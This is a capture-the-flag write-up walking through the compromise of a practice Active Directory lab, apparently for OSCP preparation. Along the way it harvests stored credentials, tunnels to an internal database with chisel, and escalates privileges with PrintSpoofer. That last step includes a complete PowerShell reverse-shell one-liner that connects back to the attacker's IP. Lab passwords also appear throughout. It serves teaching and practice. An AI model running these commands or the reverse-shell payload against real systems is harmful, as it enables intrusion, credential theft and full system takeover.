For this challenge lab, we are given a /24 subnet and initial domain user credentials:
Eric.Wallows / EricLikesRunning800
The machines on the network are:
192.168.146.95
192.168.146.96
192.168.146.97
We also know that these credentials are valid on 192.168.146.95, which gives us an easy first foothold.
What we’ll be doing:
[-]Enumerate an AD environment and identify the DC with netexec and Nmap.
[-]Chain local credential hunting, RDP config files, and SQL access into domain admin.
[-]Abuse SeImpersonatePrivilege with PrintSpoofer on Windows Server 2016 to get a SYSTEM shell.
Host Discovery#
The first thing we want is to understand the routing and confirm which hosts are reachable on the target subnet.

Our VPN interface is tun0, and from the IPs we were given we can see the target network is 192.168.146.0/24.
We can now use netexec to check if we can communicate with the ip addresses over the network and basically identify the Domain Controller. We’ll use netexec
netexec smb 192.168.146.0/24
If you hit a netexec error like this, do exactly what it says. You don’t need to keep the old DB. Remove it and rerun netexec so it can rebuild:
[-] Schema mismatch detected for table ‘shares’ in protocol ‘SMB’.
[-] This is probably because a newer version of nxc is being run on an old DB schema.
[-] Optionally save the old DB data (cp /home/kali/.nxc/workspaces/default/smb.db ~/nxc_smb.bak).
[-] Then remove the SMB DB (rm -f /home/kali/.nxc/workspaces/default/smb.db) and run nxc to initialize the new DB.
Nice! From the Output, we learn:
192.168.146.95 - SECURE
192.168.146.96 - ERA
192.168.146.97 - DC01 (Domain Controller; Likely)
We also see the domain name: secura.yzx
To make life easier later, we save the IPs to a file (any editor works: nano, gedit, vim, etc.).
Here I use gedit:
gedit secura_ips
In our case, since we already have the IP list, we can target just these machines with netexec instead of scanning the whole /24:
netexec smb secura_ips
Network Enumeration#
Next, we run a full TCP port scan against all hosts to identify exposed services:
nmap -p- -Pn -iL secura_ips -v --min-rate 1000 --max-rtt-timeout 1000ms --max-retries 5 -oN nmap_ports.txt --openTo go deeper per host, we can use nmapAutomator.sh. It only takes one IP at a time, so we wrap it in a simple loop:
while read -r ip;
	do /home/kali/Tools/nmapAutomator.sh "$ip" Full </dev/tty
done < secura_ips
While Nmap runs, we can start enumerating Active Directory over LDAP. We list domain users and check the description field for any credentials or hints:
netexec ldap 192.168.146.97 -u eric.wallows -p 'EricLikesRunning800' --users

Nothing interesting shows up in the description field, but we still want a clean username list for later (password spraying, AS‑REP roasting, etc.):
netexec ldap 192.168.146.97 -u eric.wallows -p 'EricLikesRunning800' --users | fgrep -v '[' | fgrep -vi '-Username-' | awk '{print$ 5}' | tee secura_usersThis fgrep -v '[' | fgrep -vi '-Username-' | awk '{print $5}' | tee secura_users pipeline removes the noise from the netexec output, extracts just the usernames, and saves them to a file for later use.
Initial Foothold on SECURE (WinRM)#
Since we have our set of credentials, we can log in to 192.168.146.95 via WinRM:
evil-winrm-py -i 192.168.146.95 -u 'eric.wallows' -p 'EricLikesRunning800'
Once we have a shell, we can immediately hunt for flags:
Get-ChildItem C:\Users\ -Recurse -Include proof.txt,user.txt,local.txt -File -ErrorAction SilentlyContinue
We found proof.txt in C:\Users\Administrator\Desktop. This is our first flag.
Local Enumeration & Credential Hunting on SECURE#
Next, we look for local misconfigurations and stored credentials using WinPEAS and LaZagne.
upload ~/Tools/LaZagne.exe C:\Users\Public\
upload ~/Tools/Winpeas/winPEASany.exe C:\Users\Public\
LaZagne doesn’t return anything useful here, so we run WinPEAS and redirect output to a file:
.\winPEASany.exe quiet cmd > C:\Users\Public\winpeas.txtAfter it finishes, we download the file on our attacking machine:
download winpeas.txt .WinPEAS output is UTF‑16 and contains ANSI color codes, so we clean it up first:
iconv -f utf-16 -t utf-8 winpeas.txt -o winpeas_utf8.txt

sed -r 's/\x1B\[[0-9;]*m//g' winpeas_utf8.txt > winpeas_clean.txt # strip the ANSI color code
Then we can quickly search it on our attacking box:
less winpeas_clean.txtInside less, we search for credential-related hits with /credentials and move between matches using n (next) and N (previous).

WinPEAS finds autologon credentials:
DefaultUsername: administrator
DefaultPassword: Reality2Show4!.?
We also see a reference to an RDCMan.settings file:

Let’s download it for inspection:
download C:\Users\Administrator\AppData\Local\Microsoft\Remote Desktop Connection Manager\RDCMan.settings .
Inside, we find another set of credentials:
username: apache
password: New2Era4.!
These are used to connect to Era.secura.yzx, which lines up with our ERA host.
Lateral Movement to ERA (apache)#
Using the apache credentials, we connect to ERA:
evil-winrm-py -i 192.168.179.96 -u apache -p 'New2Era4.!'The lab restarted while I was away, so the subnet changed from .146 to .179. Same three hosts, new IPs: 192.168.179.95. 192.168.179.96. 192.168.179.97.
We don’t find a flag on ERA yet, but we do discover a local SQL/MariaDB instance we can access from this machine.
Pivoting to Internal SQL via Chisel#
To reach the database from our attacking box, we set up a reverse port forward with chisel.
Upload chisel.exe to the target:
upload ~/Tools/chisel.exe C:\.Start a chisel server with reverse tunneling enabled on our attacking machine.
./chisel server -p 8082 --reverseThen, from the target, connect back and request a reverse tunnel that forwards local MySQL port 3306 to our attacking machine
.\chisel.exe client 192.168.45.236:8082 R:3306:127.0.0.1:3306Now from our attacking machine, we can treat the remote MySQL as if it were local:
mysql -u root -h 127.0.0.1 -P 3306 --skip-sslOnce connected, we enumerate:
show databases;
The creds database looks promising:
use creds;
show tables;
There is a creds table inside, let’s dump it:
SELECT * FROM creds;
We get some credentials, including ones for administrator and charlotte.
Lateral Movement to DC01 (Database Creds)#
First, we try the new administrator credentials on ERA:
evil-winrm-py -i 192.168.179.96 -u administrator -p Almost4There8.?
From here, we can reuse our flag-hunting command:
Get-ChildItem C:\Users\ -Recurse -Include proof.txt,user.txt,local.txt -File -ErrorAction SilentlyContinue
Next, we target the Domain Controller with charlotte’s credentials:
evil-winrm-py -i 192.168.179.97 -u charlotte -p Game2On4.!
On this host we obtain the local flag, but we still need proof.txt, so we’ll escalate privileges.
Privilege Escalation: Abusing SeImpersonate for DA (PrintSpoofer)#
To look for escalation paths, we use SharpUp.exe.
Upload and run it:
.\SharpUp.exe audit
SharpUp reports that the SeImpersonatePrivilege is enabled. This is a classic target for tools like PrintSpoofer.exe.
First, let’s confirm the OS version:
Get-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion' | Select-Object ProductName, ReleaseId, CurrentBuildNumber
The host is Windows Server 2016, so PrintSpoofer should work.
We upload PrintSpoofer.exe to the target, then set up a listener on our attacking machine:
nc -lvnp 2121Finally, we run PrintSpoofer to spawn a SYSTEM PowerShell reverse shell:
.\PrintSpoofer.exe -c "powershell.exe -nop -ep bypass -c `$client=New-Object System.Net.Sockets.TCPClient('192.168.45.236',2121);`$s=`$client.GetStream();[byte[]]`$b=0..65535|%{0};while((`$i=`$s.Read(`$b,0,`$b.Length)) -ne 0){`$d=(New-Object -TypeName System.Text.ASCIIEncoding).GetString(`$b,0,`$i);`$sb=(iex `$d 2>&1 | Out-String );`$sb2=`$sb.Split(`"`r`"`n`");`$sb2[-2];`$sendbyte=([text.encoding]::ASCII).GetBytes(`$sb+'PS>');`$s.Write(`$sendbyte,0,`$sendbyte.Length);`$s.Flush()};`$client.Close()"And boom! We got our SYSTEM shell

From here, we can grab the final proof.txt flag from the Administrator desktop and complete the lab.
Want to go deeper on C2 and pivoting techniques? Network Pivoting with Sliver C2 covers port forwarding through a compromised host to reach internal-only network segments. If you are working toward the OSCP and want to see how AD skills translate to the exam, check out the OSCP Exam Review.